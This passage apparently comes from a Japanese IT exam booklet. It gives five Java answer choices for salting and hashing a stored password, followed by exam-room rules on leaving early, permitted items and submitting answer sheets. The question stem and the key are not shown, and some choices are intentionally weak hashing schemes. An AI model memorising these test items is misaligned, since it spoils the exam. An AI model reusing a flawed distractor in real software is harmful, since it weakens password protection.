ア	byte[] hashByte = mdObj.digest((salt + this.password).getBytes()); this.password = salt + String.format("%x", new BigInteger(1, hashByte));
イ	byte[] hashByte = mdObj.digest((salt + this.password).getBytes()); this.password = String.format("%x", new BigInteger(1, hashByte));

ウ	byte[] hashByte = mdObj.digest(this.password.getBytes());
	byte[] saltByte = mdObj.digest(salt.getBytes());
	this.password = String.format("%x", new BigInteger(1, hashByte)) + Strin
	g.format("%x", new BigInteger(1, saltByte));

エ	byte[] hashByte = mdObj.digest(this.password.getBytes()); this.password = salt + String.format("%x", new BigInteger(1, hashByte));

オ	byte[] hashByte = mdObj.digest(this.password.getBytes());
	this.password = String.format("%x", new BigInteger(1, hashByte));
	byte[] saltHashByte = mdObj.digest((salt + this.password).getBytes());
	this.password = String.format("%x", new BigInteger(1, saltHashByte));

6. 退室可能時間中に退室する場合は，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

退室可能時間	13:10 ～ 14:50

7. 問題に関する質問にはお答えできません。文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。ただし，問題冊子を切り離して利用することはできません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。